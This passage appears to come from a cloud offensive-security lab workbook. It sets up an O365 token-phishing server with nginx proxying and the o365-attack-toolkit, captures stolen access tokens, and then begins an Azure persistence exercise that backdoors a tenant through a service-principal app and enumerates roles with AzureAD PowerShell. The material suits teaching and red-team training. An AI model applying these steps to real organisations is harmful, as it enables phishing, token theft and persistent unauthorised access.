        ssl_certificate "/etc/nginx/cert.crt";
        ssl_certificate_key "/etc/nginx/cert.key";

#        # Load configuration files for the default server block.
        include /etc/nginx/default.d/*.conf;

        location = / {

                proxy_pass  http://localhost:2244;
        }

        location = /gettoken {

                proxy_pass http://localhost:2244/gettoken;
        }
```


Step 6 : Start O365 Phishing Server and Serve Phishing Content

./o365-attack-toolkit

```
[root@ip-172-31-7-191 o365-attack-toolkit]# ls
api     ca_bundle.crt    database    db.sqlite.sql  Gopkg.toml  main.go  o365-attack-toolkit  private.key  server        templates
assets  certificate.crt  db.sqlite  Gopkg.lock     images      model    presentation         README.md    template.conf
[root@ip-172-31-7-191 o365-attack-toolkit]# ./o365-attack-toolkit
2021/09/29 13:34:42 Starting Internal Server on 127.0.0.1:8080
2021/09/29 13:34:42 Starting External Server on 127.0.0.1:2244
2021/09/29 13:34:42 Failed updating token for admin@myhackeronline.onmicrosoft.com
```


Step 7 : Capture Stolen User Access Token and Access User Resource with Stolen Access Token

http://127.0.0.1:4444




EXERCISE : Azure - 2

Persistence by Service Principal App Role Permission


Azure AD
User
Role
User A
Global Admin
Application
2. Create App &
Generate App Secret
Multi tenant
Application
1. Compromise Global Admin
Attacker
4. Download App ID & Secret
And Configure Azure CLI
Azure
CLI
3. Assign Application | Delegation Permission
5. Access Victim Azure
Tenant with Backdoored
Application Permission
Microsoft
Graph API
Azure ARM
0365
Victim Azure Tenant


Step 1 : Authenticate to Azure AD using compromised Credential.

Connect-AzureAD




Step 2 : Get the information about current logged In session.

Get-AzureADCurrentSessionInfo




Step 3 : Get the information about Azure AD Directory Roles.

Get-AzureADDirectoryRole




Step 4 : List of members of a specified azure ad role.

